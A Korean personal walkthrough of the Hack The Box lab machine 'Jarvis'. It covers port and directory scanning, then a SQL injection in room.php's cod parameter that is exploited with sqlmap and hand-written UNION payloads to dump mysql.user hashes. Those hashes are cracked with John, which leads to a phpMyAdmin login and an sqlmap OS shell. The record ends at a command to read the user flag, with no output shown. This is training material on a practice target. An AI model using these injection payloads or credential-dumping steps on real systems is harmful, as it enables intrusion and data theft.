읽기 안내
Hack The Box의 개인 실습 기록입니다. 문제 환경의 주소·계정·플래그와 원문에 남아 있는 실패·미완료 결과를 그대로 보존했습니다. 코드와 이미지는 이 기록을 읽기 위한 실습 증적입니다.
Jarvis
목차
Recon
Nmap
(base) ┌──(root㉿kali)-[~]
└─# nmap -p- -sV -sC -T4 -oN nmap jarvis.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 09:02 KST
Stats: 0:02:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 10.96% done; ETC: 09:26 (0:21:07 remaining)
Stats: 0:02:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 10.96% done; ETC: 09:26 (0:21:07 remaining)
Nmap scan report for jarvis.htb (10.129.245.133)
Host is up (0.82s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Stark Hotel
|_http-server-header: Apache/2.4.25 (Debian)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
64999/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1959.78 seconds
64999 포트를 발견했다.
단순히 nmap -sV -sC {ip} 명령어로 했을 땐 안 나왔는데 왜 이 명령어로 했을 때는 나왔는지 잘 모르겠다.
FFUF
❯ ffuf -u "http://supersecurehotel.htb/FUZZ" -w ~/Documents/SecLists/Discovery/Web-Content/common.txt -t 600

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://supersecurehotel.htb/FUZZ
 :: Wordlist         : FUZZ: /Users/aarin/Documents/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 600
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

css                     [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 289ms]
.htaccess               [Status: 403, Size: 285, Words: 20, Lines: 10, Duration: 7143ms]
fonts                   [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 284ms]
images                  [Status: 301, Size: 329, Words: 20, Lines: 10, Duration: 284ms]
index.php               [Status: 200, Size: 23628, Words: 3014, Lines: 544, Duration: 290ms]
js                      [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 283ms]
.hta                    [Status: 403, Size: 285, Words: 20, Lines: 10, Duration: 283ms]
.htpasswd               [Status: 403, Size: 285, Words: 20, Lines: 10, Duration: 291ms]
phpmyadmin              [Status: 301, Size: 333, Words: 20, Lines: 10, Duration: 282ms]
server-status           [Status: 403, Size: 285, Words: 20, Lines: 10, Duration: 286ms]
:: Progress: [4746/4746] :: Job [1/1] :: 508 req/sec :: Duration: [0:00:15] :: Errors: 0 ::
발견된 하위 도메인: index.php, phpmyadmin, server-status
❯ ffuf -u "http://FUZZ.supersecurehotel.htb/" -H "Host: supersecurehotel.htb" -w ~/Documents/SecLists/Discovery/DNS/namelist.txt -t 700

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://FUZZ.supersecurehotel.htb/
 :: Wordlist         : FUZZ: /Users/aarin/Documents/SecLists/Discovery/DNS/namelist.txt
 :: Header           : Host: supersecurehotel.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 700
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [151265/151265] :: Job [1/1] :: 104 req/sec :: Duration: [0:13:24] :: Errors: 151265 ::
서브도메인 brute force 결과: 없음
Recon 한 것을 종합해보면 64999포트를 발견했고 하위 도메인 중에서는 index.php 는 홈 화면이고 server-status는 403 에러가 떴고, 남은 phpmyadmin을 통해 무언가를 해나가야 한다는 것으로 해석할 수 있다.

발견한 포트로 접속하니 90초간 밴을 걸어버렸다.
여긴 일단 아닌 것 같으니 phpmyadmin 을 접속해보자.

ID, PW는 당연히 모르니 대충 root/root, admin/root, root/admin 해봤는데 다 안됐다.
다른 공격 포인트를 찾아본 차 Rooms 라는 메뉴에 접근이 가능했고 게시글 클릭까지 됐다.

cod 라는 파라미터 공격 포인트를 찾았고 여기다가 공격을 해보자.
boolean based sql injection을 실행 했더니 작동했다. 이 포인트에 sqlmap을 돌려보자.
(base) ┌──(root㉿kali)-[~]
└─# sqlmap -r sqli --level=5 --dbs --risk=3 --threads 4 -batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:39:18 /2025-10-14/

[16:39:18] [INFO] parsing HTTP request from 'sqli'
[16:39:18] [WARNING] provided value for parameter 'cod' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[16:39:18] [INFO] testing connection to the target URL
got a 302 redirect to 'http://jarvis.htb/index.php'. Do you want to follow? [Y/n] Y
[16:39:20] [INFO] checking if the target is protected by some kind of WAF/IPS
[16:39:22] [INFO] testing if the target URL content is stable
[16:39:23] [WARNING] GET parameter 'cod' does not appear to be dynamic
[16:39:24] [WARNING] heuristic (basic) test shows that GET parameter 'cod' might not be injectable
[16:39:25] [INFO] testing for SQL injection on GET parameter 'cod'
[16:39:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
...
[16:43:33] [INFO] fetching database names
[16:43:34] [INFO] starting 4 threads
[16:43:34] [INFO] retrieved: 'information_schema'
[16:43:35] [INFO] retrieved: 'mysql'
[16:43:35] [INFO] retrieved: 'hotel'
[16:43:35] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] hotel
[*] information_schema
[*] mysql
[*] performance_schema

[16:43:35] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/jarvis.htb'
[16:43:35] [WARNING] your sqlmap version is outdated
hotel DB가 나왔으니 테이블을 쭉 뽑아보자
(base) ┌──(root㉿kali)-[~]
└─# sqlmap -r sqli --level=5 -D hotel --tables --batch --thread 4 --risk=3
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:48:25 /2025-10-14/

[16:48:25] [INFO] parsing HTTP request from 'sqli'
[16:48:25] [WARNING] provided value for parameter 'cod' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[16:48:25] [INFO] resuming back-end DBMS 'mysql'
[16:48:25] [INFO] testing connection to the target URL
...
[16:48:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:48:27] [INFO] fetching tables for database: 'hotel'
Database: hotel
[1 table]
+------+
| room |
+------+

[16:48:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/jarvis.htb'
[16:48:29] [WARNING] your sqlmap version is outdated

[*] ending @ 16:48:29 /2025-10-14/
room 테이블이 나왔다. 데이터를 쭉 뽑아보자.
(base) ┌──(root㉿kali)-[~]
└─# sqlmap -r sqli --level=5 -D hotel -T room --columns --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:55:31 /2025-10-14/

[16:55:31] [INFO] parsing HTTP request from 'sqli'
[16:55:31] [WARNING] provided value for parameter 'cod' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[16:55:31] [INFO] resuming back-end DBMS 'mysql'
[16:55:31] [INFO] testing connection to the target URL
...
Database: hotel
Table: room
[7 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(35)  |
| cod     | int(11)      |
| descrip | varchar(400) |
| image   | varchar(40)  |
| mini    | varchar(400) |
| price   | int(11)      |
| star    | varchar(350) |
+---------+--------------+

[16:55:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/jarvis.htb'
[16:55:34] [WARNING] your sqlmap version is outdated

[*] ending @ 16:55:34 /2025-10-14/
hotel DB 에서는 그렇다 할 데이터가 없어보여서 mysql DB를 털어보도록 했다.
(base) ┌──(root㉿kali)-[~]
└─# sqlmap -r sqli --level=5 -D mysql --tables --batch --thread 4 --risk=3
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:03:57 /2025-10-14/

[17:03:57] [INFO] parsing HTTP request from 'sqli'
[17:03:57] [WARNING] provided value for parameter 'cod' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[17:03:57] [INFO] resuming back-end DBMS 'mysql'
[17:03:57] [INFO] testing connection to the target URL
....
Database: mysql
[30 tables]
+---------------------------+
| event                     |
| host                      |
| plugin                    |
| user                      |
| column_stats              |
| columns_priv              |
| db                        |
| func                      |
| general_log               |
| gtid_slave_pos            |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| index_stats               |
| innodb_index_stats        |
| innodb_table_stats        |
| proc                      |
| procs_priv                |
| proxies_priv              |
| roles_mapping             |
| servers                   |
| slow_log                  |
| table_stats               |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
+---------------------------+

[17:04:08] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/jarvis.htb'
[17:04:08] [WARNING] your sqlmap version is outdated

[*] ending @ 17:04:08 /2025-10-14/
user 테이블이 나왔다. 여기에 /phpmyadmin 에서 사용할 계정이 있을 것이다.
(base) ┌──(root㉿kali)-[~]
└─# sqlmap -r sqli --level=5 -D mysql -T user --columns --batch --thread 4 --risk=3
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:06:36 /2025-10-14/

Database: mysql
Table: user
[46 columns]
+------------------------+-----------------------------------+
| Column                 | Type                              |
+------------------------+-----------------------------------+
| Host                   | char(60)                          |
| max_user_connections   | int(11)                           |
| plugin                 | char(64)                          |
| User                   | char(80)                          |
| Alter_priv             | enum('N','Y')                     |
| Alter_routine_priv     | enum('N','Y')                     |
| authentication_string  | text                              |
| Create_priv            | enum('N','Y')                     |
| Create_routine_priv    | enum('N','Y')                     |
| Create_tablespace_priv | enum('N','Y')                     |
| Create_tmp_table_priv  | enum('N','Y')                     |
| Create_user_priv       | enum('N','Y')                     |
| Create_view_priv       | enum('N','Y')                     |
| default_role           | char(80)                          |
| Delete_priv            | enum('N','Y')                     |
| Drop_priv              | enum('N','Y')                     |
| Event_priv             | enum('N','Y')                     |
| Execute_priv           | enum('N','Y')                     |
| File_priv              | enum('N','Y')                     |
| Grant_priv             | enum('N','Y')                     |
| Index_priv             | enum('N','Y')                     |
| Insert_priv            | enum('N','Y')                     |
| is_role                | enum('N','Y')                     |
| Lock_tables_priv       | enum('N','Y')                     |
| max_connections        | int(11) unsigned                  |
| max_questions          | int(11) unsigned                  |
| max_statement_time     | decimal(12,6)                     |
| max_updates            | int(11) unsigned                  |
| Password               | char(41)                          |
| password_expired       | enum('N','Y')                     |
| Process_priv           | enum('N','Y')                     |
| References_priv        | enum('N','Y')                     |
| Reload_priv            | enum('N','Y')                     |
| Repl_client_priv       | enum('N','Y')                     |
| Repl_slave_priv        | enum('N','Y')                     |
| Select_priv            | enum('N','Y')                     |
| Show_db_priv           | enum('N','Y')                     |
| Show_view_priv         | enum('N','Y')                     |
| Shutdown_priv          | enum('N','Y')                     |
| ssl_cipher             | blob                              |
| ssl_type               | enum('','ANY','X509','SPECIFIED') |
| Super_priv             | enum('N','Y')                     |
| Trigger_priv           | enum('N','Y')                     |
| Update_priv            | enum('N','Y')                     |
| x509_issuer            | blob                              |
| x509_subject           | blob                              |
+------------------------+-----------------------------------+

[17:06:51] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/jarvis.htb'
[17:06:51] [WARNING] your sqlmap version is outdated

[*] ending @ 17:06:51 /2025-10-14/
user, password 칼럼이 있는것을 확인했으니 아까 cod 파라미터에다가 union sql injection을 터트려보자.
http://jarvis.htb/room.php?cod=1%20union%20select%201,2,3,4,5,6,7%20from%20mysql.user#이렇게 했더니 분명 문법은 맞는거 같은데 아래 사진처럼 정상적인 결과가 나온다.

알아보니 cod=0이면 rooms WHERE cod=0가 행을 반환하지 않으므로, UNION SELECT ... FROM mysql.user의 결과가 그대로 결과셋이 되어 화면에 보이는 원리다. 그래서 cod 파라미터 값을 없는 값인 0이나 99 등으로 놓고 인젝션을 터트리면 된다.
http://jarvis.htb/room.php?cod=0%20union%20select%201,2,3,4,5,6,7%20from%20mysql.user#
이제 숫자가 써져있는 원하는 자리에 user와 password 를 넣으면 된다.
http://jarvis.htb/room.php?cod=0%20union%20select%201,user,3,4,password,6,7%20from%20mysql.user#
ID는 나왔고 password 값이 해싱되어있으니 이걸 풀어야 비밀번호가 나올거 같다.
(base) ┌──(root㉿kali)-[~]
└─# john --wordlist ~kali/Downloads/rockyou/rockyou.txt --format=mysql-sha1 hash
Warning: invalid UTF-8 seen reading /home/kali/Downloads/rockyou/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=8
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
imissyou         (DBadmin)
1g 0:00:00:00 DONE (2025-10-14 17:25) 100.0g/s 246400p/s 246400c/s 246400C/s twinkle..ashlee
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
왜 하필 sha1 알고리즘을 사용하는가?
--format=mysql-sha1을 쓰는 이유는 그 해시가 MySQL(4.1 이상)의 비밀번호 저장/인증 방식과 정확히 일치하기 때문이다. 즉 John에게 “이 해시는 MySQL의 SHA-1 기반(실제로는 SHA1의 이중 연산을 포함) 방식으로 생성된 것”이라고 알려줘야 올바르게 비교/크래킹할 수 있다.
ID: DBadmin Password: imissyou

로그인 성공했다.

4.8.0 버전에 관해 RCE를 찾아본 결과 LFI 관련 RCE까지 터지는 CVE가 있다.

이 이후에 어떻게 해야할지 모르겠어서 방법을 찾던 와중 sqlmap에 RCE를 터트리는 옵션이 있는 것을 확인했다.
RCE
❯ sqlmap -r sqli --level=3 --os-shell --thread 4 --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.10#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:44:47 /2025-10-24/

[10:44:47] [INFO] parsing HTTP request from 'sqli'
[10:44:47] [INFO] resuming back-end DBMS 'mysql'
[10:44:47] [INFO] testing connection to the target URL
[10:44:49] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cod (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cod=1 AND 9947=9947

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cod=1 AND (SELECT 5805 FROM (SELECT(SLEEP(5)))cCyZ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: cod=-9421 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71626b7a71,0x665878794369774f49494e54526f6768467463506658686856595350697766657869664b79507775,0x7178786b71),NULL-- -

....


os-shell> ls -al
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
total 96
drwxrwxrwx 9 root     root      4096 Oct 23 21:45 .
drwxr-xr-x 4 root     root      4096 Mar  4  2019 ..
drwxrwxrwx 2 root     root      4096 Dec  8  2018 ayax
drwxr-xr-x 2 root     root      4096 Mar  3  2019 b4nn3d
-rwxrwxrwx 1 root     root        75 Mar  3  2019 connection.php
drwxrwxrwx 2 root     root      4096 Dec  8  2018 css
-rwxrwxrwx 1 root     root      5803 Mar  4  2019 dining-bar.php
drwxrwxrwx 5 root     root      4096 Dec  8  2018 fonts
-rwxrwxrwx 1 root     root      2237 Mar  4  2019 footer.php
-rwxrwxrwx 1 root     root       292 Dec  8  2018 getfileayax.php
drwxrwxrwx 2 root     root      4096 Dec  8  2018 images
-rwxr-xr-x 1 root     root     14839 Mar  4  2019 index.php
drwxrwxrwx 2 root     root      4096 Dec  8  2018 js
-rwxrwxrwx 1 root     root      1591 Mar  3  2019 nav.php
lrwxrwxrwx 1 root     root        21 Mar  3  2019 phpmyadmin -> /usr/share/phpmyadmin
-rwxrwxrwx 1 root     root      2299 Mar  4  2019 room.php
-rwxrwxrwx 1 root     root      2893 Mar  4  2019 roomobj.php
-rwxrwxrwx 1 root     root      3119 Mar  4  2019 rooms-suites.php
drwxrwxrwx 3 root     root      4096 Dec  8  2018 sass
-rwxr-xr-x 1 www-data www-data   866 Oct 23 21:45 tmpbfqhb.php
-rw-rw-rw- 1 mysql    mysql     1211 Oct 23 21:45 tmpuxtpy.php
---
os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: '/var/www/html'
os-shell> cat /home/pepper/user.txt
do you want to retrieve the command standard output? [Y/n/a] Y
